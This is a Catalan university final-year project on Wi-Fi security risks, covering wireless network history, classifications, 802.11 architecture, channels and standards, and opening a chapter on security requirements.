
Universitat Oberta de Catalunya
www.uoc.edu



TFC Estudi sobre els riscos i amenaces existents en les xarxes sense fils

Amenaces existents en xarxes Wifi i estudi de les seves característiques.

Xavier Escribá Sánchez

Índex

Índex de Figures

1

1. Introducció

Les xarxes sense fils han possibilitat la substitució dels cables per ones de ràdio. D'aquesta manera, s'eliminen els lligams i limitacions dels dispositius de connexió. En l'actualitat l'ús de xarxes sense fils, s'ha estès pels seus avantatges de mobilitat, flexibilitat i productivitat.

Aquesta tendència cap a les xarxes sense fils ha fet que se les pugui trobar en aeroports, campus universitaris, cafès i en grans ciutats. No obstant això, juntament amb la seva funcionalitat i altres avantatges, aquest tipus d'implementacions comporta importants riscos de seguretat d'afrontar. El primer gran desavantatge es clar.

Les ones de ràdio tenen en si mateixes la possibilitat de propagar-se en totes les direccions dins d'un rang relativament ampli. És per això que és molt difícil mantenir les transmissions de ràdio dins d'una àrea limitada. La propagació radial també es dóna en tres dimensions. Per tant, les ones poden passar d'un pis a un altre en un edifici (amb un alt grau d'atenuació).

Això permet una major facilitat perquè tothom tingui accés a les dades que circulen per la xarxa. Per tant, si es vol fer un ús responsable i segur d'aquesta tecnologia, el model de xarxes sense fils s'ha de centrar en el xifrat de les dades, i tots els mecanismes de seguretat que hi podem aplicar.

A mesura de l'evolució d'aquesta tecnologia s'han proposat diverses recomanacions per dotar d'un nivell de seguretat adequat, actualment s'estan desenvolupant propostes més concretes de mecanismes que permeten millorar aquest nivell de seguretat.

Amb aquest document estudiarem i analitzarem l´evolució dels diferents mecanismes de seguretat emprats en les xarxes sens fils , centrant-se en l´estudi de les xarxes WIFI.

1.1 Descripció del projecte

El lector podrà trobar de principi un descripció de la tecnologia de xarxes fils Wifi existents al mercat, on es veurà en profunditat la arquitectura, protocols utilitzats i característiques tècniques utilitzades per a la transmissió sense fils d´aquesta tecnologia , encara que el treball està centrant en la part de seguretat d´aquestes xarxes, els riscos i amenaces existents al mercat , així com les eines disponibles per a vulnerar aquestes xarxes.

S'analitza els diferents mecanismes de seguretat existents i com han evolucionat els seus protocols degut a les necessitats de seguretat.
S'ha dut a terme una anàlisi del funcionament i vulnerabilitats dels tres principals protocols de seguretat en entorns 802.11, WEP, WPA i WPA2. Fent ús d´eines d'auditoria desenvolupades per investigadors i usuaris d'internet. A més s´ha fet ús de maquinari

Finalment, i en la part final del document, es farà un estudi pràctic sobre les vulnerabilitats de seguretat en aquest tipus de xarxes, les principals tècniques existents per a aconseguir vulnerar aquestes xarxes, i com protegir-nos respecte d´aquests atacs.

1.2 Objectius

Consolidar els coneixements adquirits a la carrera, sobre administració de xarxes, seguretat, protocols etc. per poder aplicar-los en l´estudi de la seguretat en les xarxes sense fils.

Es pretén fer una recopilació de les diferents vulnerabilitats trobades en aquest tipus de xarxes, aplicar els mètodes i eines necessàries per a testejar la seguretat dels diferents protocols i arriba a una conclusió ferma a l'hora de protegir-nos front aquestes amenaces.


Determinar el nivell de risc al qual estan exposats els usuaris d'aquestes xarxes, obtenint resultats sorprenents degut a l'aparició de noves tècniques que acceleren el procés de vulnerar aquestes xarxes ,així com alertar de l'escassa preocupació per la seguretat en el marc de l'estàndard IEEE802.11 que existeix actualment.

1.3 Planificació

	Modo de	Nombre de tarea	Duración	Comienzo	Fin
1		TFC Estudi sobre els riscos i amenaces existents en les xarxes sense fil	88 días	mié 26/09/12	vie 25/01/13
2		PAC 1 Planificació del TFC	6 días	jue 27/09/12	jue 04/10/12
3		Elaboració del pla de treball i l´index provisional	3 días	jue 27/09/12	lun 01/10/12
4		Descripció detallada del projecte	2 días	vie 28/09/12	dom 30/09/12
5		Descripció dels objectius del projecte	3 días	lun 01/10/12	mié 03/10/12
6		PAC 2 Primer lliurament del projecte	33 días	jue 04/10/12	dom 18/11/12
7		Recopilació d´informació sobre les diferents tecnologies de xarxes sens fils	3 días	jue 04/10/12	lun 08/10/12
8		Recopilació d´informació especifica sobre vulnerabilitats en xarxes wifi	5 días	sáb 06/10/12	jue 11/10/12
9		Elaboració de la memòria. Capitol 2	10 días	vie 12/10/12	jue 25/10/12
10		Elaboració de la memòria. Capitol 3	10 días	vie 26/10/12	jue 08/11/12
11		Instalació y configuració del programari necesari per valorar la seguretat de les xarxes wifi	4 días	vie 09/11/12	mié 14/11/12
12		Revisió de la documentació	3 días	jue 15/11/12	dom 18/11/12
13		PAC 3 Segon lliurament del projecte	21 días	lun 19/11/12	dom 16/12/12
14		Recerca i estudi dels mètodes d´atacs existens a les xarxes WIFI	6 días	lun 19/11/12	lun 26/11/12
15		Comparació dels diferents tipus d´atacs	3 días	mar 27/11/12	jue 29/11/12
16		Elaboració de la memòria . Capitol 4	5 días	vie 30/11/12	jue 06/12/12
17		Estudi Pràctic	6 días	jue 06/12/12	jue 13/12/12
18		Estudi pràctic.Elaboració de la memoria. Capitol 5	2 días	vie 14/12/12	dom 16/12/12
19		Lliurament de la memòria	19 días	lun 17/12/12	jue 10/01/13
20		Elaboració Final de la memòria	3 días	lun 17/12/12	mié 19/12/12
21		Revisió de la memòria	1 día	jue 20/12/12	jue 20/12/12
22		Elaboració de la presentació per al tribunal	14 días	vie 21/12/12	mié 09/01/13
23		Revisió Final i Entrega de la presentació	6 días	lun 24/12/12	lun 31/12/12
24		Fin del projecte i Presentació	6 días	vie 18/01/13	vie 25/01/13

Diagrama de Gantt

Il·lustració 1 : Planificació del projecte



Il·lustració 2 : Descomposició de tasques

2

2 . Tecnologies de xarxes sense fils

2.1 Introducció

La nostra naturalesa humana ens fa desenvolupar-nos en situacions on es requereix comunicació. Per això, és necessari establir mitjans perquè això es pugui realitzar. Un dels mitjans més discutits és la capacitat de comunicar computadors a través de xarxes sense fils. Durant els últims anys han sorgit i s'han fet amb gran popularitat noves tecnologies com WI-FI, WIMAX, 3G, Bluetooth, NFC entre d´altres, que podem utilitzar en els dispositius sense fils, especialment els smartphones, donant pas a una de les grans revolucions tecnològiques dels darrers temps.

En general, la tecnologia sense fils utilitza ones de radiofreqüència de baixa potència i una banda específica, d'ús lliure o privada per transmetre entre dispositius. Aquestes condicions de llibertat d'utilització sense necessitat de llicència, ha propiciat que el nombre d'equips, especialment ordinadors, que utilitzen les ones per connectar, a través de xarxes sense fils hagi crescut notablement. És per tot això, que no s´ha de descuidar la seguretat en fer ús de dispositius que implementin la norma 802.11, ja que pot suposar una finestra oberta a l'exterior per on qualsevol persona mal intencionada pugui robar informació, i fins i tot obtenir el control dels actius de l'usuari.

2.2 Història

Per parlar de la història de les xarxes sense fils ens remuntarem al 1888 on el físic alemany Rudolf Hertz va realitzar la primera transmissió sense cables amb ones electromagnètiques mitjançant un oscil·lador que va usar com a emissor i un ressonador que feia el paper de receptor. Sis anys després, les ones de ràdio ja eren un mitjà de comunicació. El 1899 Guillem Marconi va aconseguir establir comunicacions sense fils a través del canal de la Mànega, entre Dover i Wilmereux i, el 1907, es transmetien els primers missatges complets a través de l'Atlàntic. Durant la Segona Guerra Mundial es van produir importants avenços en aquest camp.
No va ser fins a 1971 quan un grup d'investigadors sota la direcció de Norman Abramson, a la Universitat de Hawaii, van crear el primer sistema de commutació de paquets mitjançant una xarxa de comunicació per ràdio, aquesta xarxa es dic ALOHA. Aquesta és la primera xarxa d'àrea local sense fils (WLAN), estava formada per 7 ordinadors situats en diferents illes que es podien comunicar amb un ordinador central al qual demanaven que realitzés càlculs.

Un dels primers problemes que van tenir i que té tot nou tipus de xarxa inventada ,es el control d'accés al medi (MAC), és a dir, el protocol a seguir per evitar que les diferents estacions solapin els missatges entre si. Al principi es va solucionar fent que l'estació central emetés un senyal intermitent en una freqüència diferent a la de la resta d'ordinadors mentre estigués lliure, de manera que quan una de les altres estacions es disposava a transmetre, abans "escoltava" i es cerciorava que la central estava emetent aquest senyal per llavors enviar el seu missatge, ho van anomenar CSMA (Carrier Sense Multiple Access).

Un any després Aloha es va connectar mitjançant ARPANET al continent americà. ARPANET és una xarxa d'ordinadors creada pel Departament de Defensa dels EUA com a mitjà de comunicació per als diferents organismes del país. Per a que les xarxes sense fil es poguessin expandir sense problemes de compatibilitat calia establir uns estàndards, per això IEEE va crear un grup de treball específic per a aquesta tasca anomenat 802.11, així doncs, es definiria amb aquest estàndard l'ús del nivell físic i d'enllaç de dades de la xarxa (on entra la MAC comentada anteriorment), especificant les seves normes de funcionament. D'aquesta manera l'únic que diferencia una xarxa sense fils d'una que no ho és, és com es transmeten els paquets de dades, la resta és idèntic. La conseqüència d'això és que el programari que vagi funcionar amb la xarxa, no ha de tenir en compte quin tipus de xarxa és i que tots dos tipus de xarxes són totalment compatibles.

IEEE 802.11 defineix dos modes bàsics d'operació: ad-hoc i infraestructura. El primer es basa que els terminals es comuniquen lliurement entre si, se sol trobar en entorns militars, operacions d'emergència, xarxes de sensors, comunicació entre vehicles, etc.
El segon i majoritari, en què els equips estan connectats amb un o més punts d'accés normalment connectats a una xarxa cablejada que s'encarreguen del control d'accés al medi, podem veure aquesta manera d'operació en llars, empreses i institucions públiques.


IEEE 802.11 agrupa un conjunt d'estàndards de comunicació sense fils que ofereixen solucions per compartir informació sense fer ús de mitjans cablejats.

2.3 Classificació de les xarxes sense fils.

Tot i que ens centrarem en el estudi de les Xarxes Wi-Fi és convenient conèixer alguns dels diferents tipus de xarxes sense fils existents en el qual s'inclou la tecnologia Wi-Fi.

- **Xarxes GPRS/3G i GSM**: Són els estàndards de telefonia mòbil.
- **Wimax**: És una tecnologia sense fils que ha estat concebuda i desenvolupada per subministrar serveis de Banda Ampla en trams de pocs quilòmetres, com campus universitaris, urbanitzacions
- **Xarxes Sense Fils d'Àrea Local(WLAN)**: o Xarxes Wi-Fi seran el tipus de xarxes en què es basa el present projecte, per tant, durant aquest treball es descriuran detalladament les seves característiques, els elements que las componen i la seva seguretat. Aquí també s´inclou la tecnologia propietària Zigbee.
- **Bluetooth**: És l'estàndard de comunicació entre petits dispositius d'ús personal, com PDA o telèfons mòbils. Funciona en la banda de 2.4 GHz que no requereix llicència i té un abast d'entre 10 i 100 metres, segons el dispositiu.
- **NFC**: Es tracta d'una tecnologia sense fils que funciona a la banda dels 13.56 MHz) i que deriva de les etiquetes RFID. S'està estenent molt per a pagaments electrònics.

Les tecnologies sense fil que existeixen actualment, tenen les seves respectives limitacions de velocitat i abast.




Il·lustració 3 : Classificació de xarxes sense fils

Si es realitza una classificació per rang de cobertura, es pot parlar de:

- **WPAN** (Wireless Personal Area Networks): Xarxes personals caracteritzades per tenir una àrea de cobertura limitada. Entre les tecnologies que poden formar aquest tipus de xarxes destaquen la nova ZigBee o la ja consolidada Bluetooth.

- **WLAN** (Wireless Local Area Network): Xarxes que apareixen com a alternativa a les xarxes LAN cablejades, creant un sistema de comunicació de dades més flexible. Les tecnologies relacionades amb aquest tipus de xarxes, **són WI-FI**
- **WMAN** (Wireless Metropolitan Area Networks): Xarxes d'àrea metropolitana que poden abastar fins a 4 km de distància. Entre les tecnologies que poden trobar- en aquest tipus de xarxes destaquen LMDS i WiMax, amb certes similituds a WI-FI però basades en l'estàndard IEEE 802.16.
- **WWAN** (Wireless Wide Area Network): Xarxa a nivell mundial amb una gran cobertura, en la qual destaquen tecnologies com GPRS i UMTS, ambdues utilitzades per a la telefonia mòbil principalment.



Il·lustració 4 : Classificació de xarxes sense fils per cobertura

Les xarxes sense fils també es poden diferenciar pel rang de freqüències utilitzat per transmetre:

- **Ones de ràdio**: en aquest rang es troben les bandes que van des de la ELF fins a la UHF (3Hz - 3GHz). Es propaguen pel medi omnidireccionalment mitjançant antenes i en operar en freqüències baixes no pateixen atenuació per la pluja.
- **Microones terrestres**: són els senyals que van des de 1Ghz a 300GHz. utilitzen antenes parabòliques en enllaços punt a punt on les distàncies no solen ser molt llargues. En treballar amb freqüències més elevades que les ones de ràdio pateixen interferències per la pluja. Tenen l'inconvenient que els punts que es van a comunicar han de estar perfectament alineats.
- **Microones per satèl·lit**: Són molt semblants a les microones terrestres però en aquest cas d'un punt de la terra s'envia un senyal a una satèl·lit que la rep per una banda, la amplifica i la envia por altre banda a un receptor de la terra.
- **Infrarojos**: el seu rang de freqüències va de 300GHz a 384THz. El transmissor i el receptor han d'estar alineats directament ja que no és capaç de travessar parets.

3

3. Tecnologia WiFi

3.1 Introducció

L'objectiu d'aquest apartat és la presentació de la tecnologia sense fils basada en el conjunt d'estàndards 802.11 i comunament coneguda com tecnologia Wi-Fi. S´estudiara en profunditat en molts dels seus aspectes com l´arquitectura, evolució de la tecnologia i la seguretat. La norma IEEE 802.11 va ser dissenyada per substituir l'equivalent a les capes físiques i MAC de la norma 802.3 (Ethernet). Això vol dir que en l'únic que es diferencia una xarxa Wi-Fi d'una xarxa Ethernet és en com es transmeten les trames o paquets de dades, la resta és idèntic. Per tant, una xarxa local sense fil 802.11 és completament compatible amb tots els serveis de les xarxes locals (LAN) de cable 802.3 (Ethernet).

Des de el seu principi la idea d'aquestes xarxes ,era substituir en la mesura del possible les xarxes fixes, acabant així amb els problemes inherents al cablejat com els seus costos i la manca de mobilitat. La situació a dia d'avui no és tan perfecta com transmeten els diferents fabricants d'aquesta tecnologia i en la realitat mantenen la seva utilitat en aquells entorns en què la deslocalització o mobilitat dels equips és necessària o el cablejat és difícil o molt costós. No obstant això, a causa de la velocitat de transmissió, la seva naturalesa de mitjà compartit i problemes de transmissió, absorció, interferències, etc. no possibilita que substitueixin totalment a les xarxes cablejades com alguns analistes porten vaticinant, sense èxit, des de fa anys

Encara que fa força temps que existeixen les comunicacions de xarxa sense fils, hi havia un greu problema de compatibilitats, ja que pràcticament cada fabricant utlitzava un estàndard diferent. Per aquest motiu, el 1999 diverses empreses (les principals del sector de les comunicacions i xarxes, com 3com, airones Intersil, Lucent Technologies, Nokia i Symbol Technologies) creen la **WECA** (Wireless Ethernet Compability Aliance), actualment la coneixem como Wi-Fi Alliance. Aquesta associació s'encarrega de certificar els diferents estàndards, així com la seva compatibilitat. Wi-Fi per tant, és una marca de la Wi-Fi Alliance (anteriorment la WECA: Wireless Ethernet Compatibility Alliance), l'organització comercial que adopta, prova i certifica que els equips compleixen els estàndards 802.11 relacionats a xarxes sense fil d'àrea local.

3.2 Arquitectura

Les xarxes sense fils van ser concebudes per a la creació de xarxes de àrea local per empreses. L'arquitectura és doncs, bastant senzilla. Amb el temps, però, el seu ús ha evolucionat cap a xarxes d'àrea estesa, principalment en nuclis urbans. Això és degut al fet que l'arquitectura, malgrat ser senzilla, és fàcilment escalable.

En les xarxes Wi-Fi sempre existeix com a estructura bàsica un gestor de la comunicació i una sèrie de clients. Els clients, escoltaran sempre per detectar la presència d'un o més gestors que els indicarà, entre altres dades, el nom de la xarxa que gestionen, el canal a utilitzar, la seguretat i algorismes d'autenticació disponibles. En base a aquesta informació i la configuració del dispositiu en qüestió, el client serà capaç d'unir-se a la xarxa adequada.

3.2.1 Elements d´una xarxa Wifi

Els elements que formen una xarxa Wi-Fi són els següents:

- **Punt d'accés (AP):** És el dispositiu que obté la informació transmesa i la fa arribar a destí. Així mateix, proporciona la unió entre la xarxa Wi-Fi i la xarxa fixa.

- **Antena:** Les antenes són els elements que envien l'aire senyals en forma de ones electromagnètiques que contenen la informació dirigida al dispositiu de destinació, i alhora, capten de l'aire els senyals de les quals s'extraurà la informació que arriba d'un altre dispositiu. Poden ser **omnidireccionals** emeten en totes direccions mentre o les **direccionals** ,que com les antenes parabòliques, redueixen progressivament el sector angular cap al qual emeten.

- **Dispositiu Wi-Fi:** La targeta Wi-Fi és una targeta de xarxa d'àrea local que compleix la certificació Wi-Fi i permet per tant la connexió d'un terminal d'usuari en una xarxa 802.11.


- **Sistema de distribució**. Un sistema de distribució està format per diversos punts d´accés connectats entre ells mitjançant alguna tecnologia, de manera que es pugui obtenir un àrea de cobertura major. Els punts d'accés s'han de comunicar per gestionar la mobilitat de les estacions. La tecnologia més habitual en els sistemes de distribució és Ethernet, encara que es poden utilitzar altres tecnologies.

3.2.2 Topologia

L'estàndard 802.11 defineix dos modes operatius:

Mode d'infraestructura

Una xarxa en mode infraestructura treballa utilitzant punts d'accés, on els clients es connecten. Presenta una eficiència superior a la xarxa ad hoc, ja que aquesta manera gestiona i transporta cada paquet d'informació al seu destí, millorant la velocitat del conjunt. En aquest mode de funcionament, la targeta de xarxa es configura automàticament per utilitzar el mateix canal ràdio que utilitza el punt d'accés més pròxim de la xarxa.
En una xarxa en mode infraestructura, els punts d'accés poden treballar com interconnexió entre dues xarxes. En aquesta topologia es trobarien dues possibilitats: la primera consisteix que el punt d'accés actuï com interconnexió entre la xarxa Wi-Fi i altra xarxa sobre cables, com una xarxa d'àrea local, un accés ADSL, etc. el segon escenari consisteix que el punt d'accés actuï com interconnexió entre dos punts d'accés que donen accés Wi-Fi a usuaris ubicats en zones diferents. És possible vincular diversos punts d'accés junts (o amb més exactitud, diversos BSS) amb una connexió anomenada sistema de distribució (o SD) per formar un conjunt de servei estès o ESS. El sistema de distribució també pot ser una xarxa connectada, un cable entre dos punts d'accés o fins i tot una xarxa sense fils.



Il·lustració 5 : Mode infraestructura


Un ESS s'identifica a través d'un ESSID (identificador del conjunt de servei estès), que és un identificador de 32 caràcters en format ASCII que actua com el seu nom a la xarxa. L'ESSID, sovint abreujat SSID, mostra el nom de la xarxa .
D'alguna manera representa una mesura de seguretat de primer nivell ja que una estació ha de saber el SSID per a connectar-se a la xarxa. Cada punt d'accés transmet un senyal en

intervals regulars (deu vegades per segon aproximadament). Aquest senyal, que es diu senyalització, proveeix informació del seu BSSID, les característiques i la ESSID, si correspon. L'ESSID es transmet automàticament. Per tant, una estació dins del rang de molts punts d'accés (que tinguin el mateix SSID) pot triar el punt que ofereixi la millor proporció entre capacitat de càrrega de trànsit i càrrega de trànsit actual.

Mode Ad-Hoc

En el mode Ad-hoc els equips client es connecten entre si per formar una xarxa punt a punt, és a dir, una xarxa en la qual cada equip actua com a client i com a punt de accés simultàniament. No necessiten un sistema fix que interconnecti alguns elements de l'arquitectura.

La configuració que formen les estacions es diu conjunt de servei bàsic independent o IBSS. Un IBSS és una xarxa sense fils que té almenys dues estacions i no utilitza cap punt d'accés. Per això, el IBSS crea una xarxa temporal que li permet a la gent que estigui a la mateixa sala intercanviar dades. S'identifica a través d'un SSID de la mateixa manera com ho fa un ESS en la manera infraestructura.
A diferència del mode infraestructura, el mode Ad-hoc no té un sistema de distribució que pugui enviar trames de dades des d'una estació a l'altra. Llavors, per definició, un IBSS és una xarxa sense fils restringida.



Il·lustració 6 : Mode Ad-hoc

3.3 Característiques

Les xarxes Wi-Fi són xarxes sense fils, per tant xarxes via ràdio, amb tot el que això implica respecte a freqüències, interferències, influència de l'entorn, etc. Això ens obliga a reflexionar sobre les implicacions que això té, tant en la manera de funcionar com a les limitacions i problemes que degut això poden sorgir.

La primera conseqüència és que els clients no estan clarament definits, ni en nombre, ni en situació, la qual cosa provoca la necessitat d'una gestió d'aquests. Caldrà autentificar-los , notificar paràmetres de funcionament com el canal a utilitzar, etc. Així mateix al ser un mitjà compartit (aquí cada client comparteix l'aire, no té un cable independent cada un) cal tenir un mecanisme que ordeni el seu funcionament i accés al medi, per evitar en la mesura possible les col·lisions, situació en què un o més equips transmeten al mateix temps, interferint-se entre ells i invalidant la comunicació, i en el cas que aquestes succeeixin, proveir els mecanismes per solucionar la incidència. Tot això és realitzat de forma transparent per a l'usuari, però té un cost total: una reducció de la velocitat de transmissió.

Per al control de la transmissió s'utilitzen dos protocols complementaris: CSMA/CA i RTS / CTS .El mecanisme definit al CSMA/CA és una adaptació del CSMA/CD utilitzat en les xarxes Ethernet, però modificat per tenir en compte la limitació de les comunicacions per radiofreqüència segons la qual una estació transmetent no pot detectar una col·lisió amb una altra transmissió simultània.

L'algorisme dicta que un equip que vol transmetre, abans de fer-ho ha d'escoltar per comprovar si ja existeix una altra estació enviant dades. En cas de no ser així podrà transmetre, però si ja hi hagués algun equip transmetent haurà d'esperar un temps aleatori i transcorregut aquest, tornar a comprovar si el mitjà està ocupat per una altra transmissió. Aquest algorisme presenta diversos problemes. Un és que existeix la possibilitat que dos o més equips comprovin alhora si es emet i en detectar que el canal està lliure, comencin a emetre de forma simultània. Aquest problema ha de ser solucionat per protocols superiors com TCP que s'encarregaran de detectar pèrdues d'informació i demanar la retransmissió d'aquesta. Així mateix, en ser el temps d'espera, quan es detecta el canal ocupat, pres de forma aleatòria s'aconsegueix pal·liar en part el problema de la concurrència d'equips en comprovar l'ús del canal. Un altre és el problema conegut com "terminal ocult", que es mostra en la següent il·lustració.

El rang de cobertura fiable per xarxes WLAN IEEE 802.11 depèn de diversos factors, incloent els requisits de velocitat de dades i la capacitat, les fonts d'interferència de RF, les característiques físiques de la zona, d'energia, connectivitat i ús de l'antena. El rang típic per a la connectivitat dels equips de xarxa IEEE 802.11 és de 50 a 100 metres sota sostre, amb un abast significativament majors a l'aire lliure. L'ús d'antenes de alt guany pot augmentar el nombre de dispositius de xarxa IEEE 802.11 assolibles a diversos quilòmetres.


Independentment de la banda de freqüència en què treballen, tots els estàndards de la subfamília 802.11 comparteixen algunes limitacions que és convenient conèixer abans de prendre una decisió sobre cobertures, abast o velocitats que es poden assolir.

- **Abast:** Encara comercialment es parla típicament d'un abast de fins a 100 metres, aquesta dada depèn, en primer lloc, de la ubicació i de la presència d'obstacles en el camí entre el punt d'accés i el terminal, i en segon lloc, de les condicions meteorològiques i de les interferències.
- **Amplada de banda**: Nominalment, els diferents estàndards poden assolir, Físicament, les velocitats teòriques. Ara bé, a causa del efecte dels protocols necessaris per transportar la informació d'usuari sobre el canal aeri, la velocitat útil és molt menor. A més, en funció de les condicions de l'entorn i, per tant, de la qualitat de cada comunicació entre un terminal i el punt d'accés, l'amplada de banda d'aquesta comunicació s'adapta. És per això que de vegades ens trobem amb una connexió amb el punt d'accés de 11 Mbps, altres a 5 Mbps, en 2 Mbps o, fins i tot, en1 Mbps
- **Qualitat de Servei:** No tot el trànsit té la mateixa importància des del punt de vista de cada usuari. Així, es pot considerar que una trucada de VoIP hauria de tenir prioritat sobre una transferència de fitxers. els protocols més estesos de Wi-Fi, com ara b i g, no inclouen cap mecanisme per prioritzar un tipus de trànsit sobre un altre
- **Seguretat:** Al principi, les xarxes Wi-Fi no presentaven mecanismes de seguretat molt sofisticats, ja que l'èmfasi es va posar en com transmetre dades sobre l'aire, que era un desafiament tecnològic més urgent. Amb l'èxit d'aquesta tecnologia, però, i la publicació de les debilitats dels mecanismes de seguretat originals, es va fer necessari introduir millores en aquest aspecte
- **Mobilitat:** Popularment, es considera que les xarxes Wi-Fi són mòbils, ja que no cal connectar des d'una ubicació fixa per accedir als serveis que ens ofereix, ia més es pot anar caminant i navegant per Internet o llegint el correu electrònic a la vegada. Estrictament parlant, això es considera itinerància, i no mobilitat. De fet, no és possible utilitzar una xarxa Wi-Fi des d'un vehicle en moviment a velocitat normal, per raons físiques associades a la velocitat.

3.3.1 Canals i freqüències

Actualment hi ha diferents varietats de xarxes Wi-Fi, descrites cadascuna per la seva pròpia norma. Cadascuna d'aquestes normes se situa en un banda de freqüències disponibles per aquest ús (excepte la 802.11n que pot funcionar en ambdues freqüències): la banda de 2,4 GHz i la de 5 GHz
La banda més àmpliament utilitzada és la de 2,4 GHz, per diferents motius, com el menor cost dels dispositius, la més primerenca utilització d'aquesta banda però principalment, a Europa, i en particular a Espanya, per regulacions de l'espectre radioelèctric . La banda de 2,4 GHz va ser d'ús lliure no regulat ja quan les xarxes sense fils van sorgir, però la banda de 5 GHz no es va alliberar fins més endavant, quan les xarxes Wi-Fi ja estaven en ús, per tenir un ús governamental en Espanya. Actualment ambdues freqüències són de lliure ús, la qual cosa permet la utilització de dispositius Wi-Fi.

Dins de cadascuna d'aquestes banda de freqüència, hi ha una divisió en canals que permet posicionar les diferents xarxes o cel·les que coincideixen en un mateix àrea, en diferents freqüències per facilitar un funcionament més ordenat i evitar, en la mesura del possible, les col·lisions, interferències, etc.



Il·lustració 7 : canals i freqüències utilitzats a Wifi

Els estàndards 802.11bi 802.11g utilitzen la banda de 2.4 a 2.5 Ghz. En aquesta banda, es defineixen 11 canals utilitzables per equips Wi-Fi, que es poden configurar d'acord a necessitats. No obstant això, els 11 canals no són completament independents, els canals contigus se superposen i es produeixen interferències i en la pràctica només es poden utilitzar 3 canals en forma simultània, el canal 1, 6 i el canal 11. Això és correcte per Estats Units i molts països d'Amèrica Llatina, però a Europa l'ETSI ha definit 13 canals. en aquest cas, per exemple a Espanya, es poden utilitzar 4 canals no-adjacents, el canal 1, 4, 9 i el canal 13. Aquesta assignació de canals usualment es fa només en el AP, doncs els clients Wi-Fi automàticament detecten el canal, excepte en els casos en què es forma una xarxa Ad-Hoc quan no existeix Access Point.

3.4 Estàndards 802.11

Des de 1997, quan es va certificar el primer estàndard 802.11 amb una velocitat de transferència màxima de 2 Mbps, han sorgit nous estàndards que permeten velocitats cada vegada majors i amb diferents bandes de freqüències, aconseguint avui dia fins a 300 Mbps. A continuació es descriuen els diferents protocols per a xarxes WiFi que han estat certificats com estàndards des de l'aparició de l'IEEE 802.11

Normas (capa física y de acceso al medio)	Velocidad transmisión máxima (Mbps)	*Throughput* máximo típico (Mbps)	Numero máximo de redes colocalizadas	Banda de frecuencia	Radio de cobertura típico (interior)	Radio de cobertura típico (exterior)
IEEE 802.11a/h	54 Mbps	22 Mbps	14 (5.7 GHz)	5 GHz	85 m	185 m
IEEE 802.11b	11 Mbps	6 Mbps	3	2.4 GHz	50 m	140 m
IEEE 802.11g	54 Mbps	22 Mbps	3	2.4 GHz	65 m	150 m
IEEE 802.11n (40 MHz)*	>300 Mbps	>100 Mbps	1 (2.4 GHz) 7 (5.7 GHz)	5 GHz	120 m	300 m
IEEE 802.11n (20 MHz)*	144 Mbps	74 Mbps	3 (2.4 GHz) 14 (5.7 GHz)	2.4 GHz y 5 GHz	120 m	300 m

Il·lustració 8 : Estàndards 802.11

El primer estàndard que sorgeix és el 802.11 (1997), el qual estableix les bases tecnològiques per a la resta de la família. No va tenir tot just rellevància per la baixa velocitat binària assolida, prop de 2 Mbps, i la manca de mecanismes de seguretat de les comunicacions. Molt poc després es publica el **802.11b**, el qual és acollit amb un gran èxit comercial. Opera a la banda dels 2,4 GHz i permet arribar a velocitats binàries teòriques de 11 Mbps .Per a complementar la seva operativa, incorpora un protocol de seguretat de les comunicacions, el **WEP**.

El següent estàndard va ser el **802.11a**, el qual té la particularitat d'operar a un major bitrate (teòricament fins a 54 Mbps) mitjançant uns esquemes de codificació de canal més sofisticats i sobre bandes en els 5 GHz.

Molt recentment, ha estat aprovat el **802.11g**, que millora ostensiblement en diversos fronts: manté el rang dels 2,4 Ghz però àmplia la velocitat fins als 54 Mbps teòrics manté la compatibilitat amb el 11b i proposa un protocol de seguretat més robust anomenat **WPA** (Wi-Fi Protected Access)

Els tres estàndards (b, g i a) presenten uns paràmetres d'operació molt similars: per al nivell màxim de potència permès la cobertura en àrees obertes en general no supera els 300 metres, mentre que en interiors s'obtindrien 100 metres en el millor dels casos . Cal visibilitat directa entre els equips emissor i receptor, sofrint greus atenuacions o fins i tot pèrdua total de senyal si hi ha obstacles entre mig..

3.4.1 802.11i

El 802.11i és realment la formalització del WPA, el qual va ser prematurament llançat amb funcionalitats restringides a causa de la pressió de mercat per trobar una solució al greu problema de seguretat posat de rellevància amb l'antic WEP

Està dirigit a batre la vulnerabilitat actual en la seguretat per a protocols d'autenticació i de codificació. L'estàndard abasta els protocols 802.1x, TKIP (Protocol de Claus Integra Segures - Temporals), i AES (Estàndard de Xifrat Avançat). S'implementa en WPA2.

3.4.2 802.11n

L'objectiu del nou estàndard 802.11n és millorar encara més l'abast i sobretot l'amplada de banda de les xarxes Wi-Fi, de manera que sigui comparable a les xarxes de àrea local fixes. Com avui en dia això és sinònim d'Ethernet, la velocitat que es pretenia assolir com | com a mínim eren 100 Mbps S'ha de dir que aquest estàndard encara es troba en procés de finalització, i per tant, tot i que ja coneixen les característiques principals, encara hi ha espai per a modificacions. És per això que no es poden donar dades definitives sobre velocitat que, en tot cas, amb certesa, es mouran al voltant dels 100 Mbps
La solució utilitzada en 802.11n consisteix a reduir les ineficiències, però sobretot a aprofitar el que en principi és un gran desavantatge dels sistemes sense fils: les interferències provocades per les reflexions del senyal en parets, edificis, etc., que fan que arribin diverses còpies del mateix senyal lleugerament distorsionades i endarrerides en el receptor. La gran innovació del 802.11n és l'ús de més d'una antena en cada punt d'accés i en cada terminal, de manera que es puguin aprofitar els "rebots" i combinar-los per obtenir un senyal millor. Alhora, es pot enviar més d'un senyal alhora (diverses antenes). Combinant ambdós efectes, s'aconsegueix una transmissió més eficaç , més robusta, i en definitiva, més amplada de banda per l'usuari. Aquesta tècnica es diu MIMO (Multiple-input, Multipleooutput).

Il·lustració 9 : Rang cobertura 802.11g vs 802.11 n

4

4.Seguretat en xarxes wifi

4.1Introducció

Aquest és un dels aspectes més importants per a la popularització definitiva de les xarxes Wi-Fi. Totes les tecnologies ràdio ,com hem vist, són vulnerables a priori pel fet d'utilitzar l'aire com a mitjà de transmissió (ja que en principi és un mitjà accessible a tothom, que vulgui escoltar les nostres comunicacions), per això cal imposar estrictes mesures de seguretat a l'hora d'implementar aquestes xarxes.

En termes generals, els requeriments de seguretat en una xarxa de comunicacions són els següents:

- **Autenticació**: La garantia que el servei s'ofereix únicament als usuaris autoritzats i que el servei és ofert per a qui diu oferir-lo.
- **Confidencialitat**: La garantia que només els usuaris autoritzats poden accedir al contingut de la informació enviada. Implica la implantació de mecanismes de xifrat de la informació que es transmet per la xarxa.
- **Integritat**: La garantia que la informació no pugui ser alterada ni canviada en el transcurs de la seva transmissió per una xarxa.
- **Disponibilitat**: La garantia que la informació és accessible per als usuaris autoritzats de forma senzilla i en qualsevol moment.

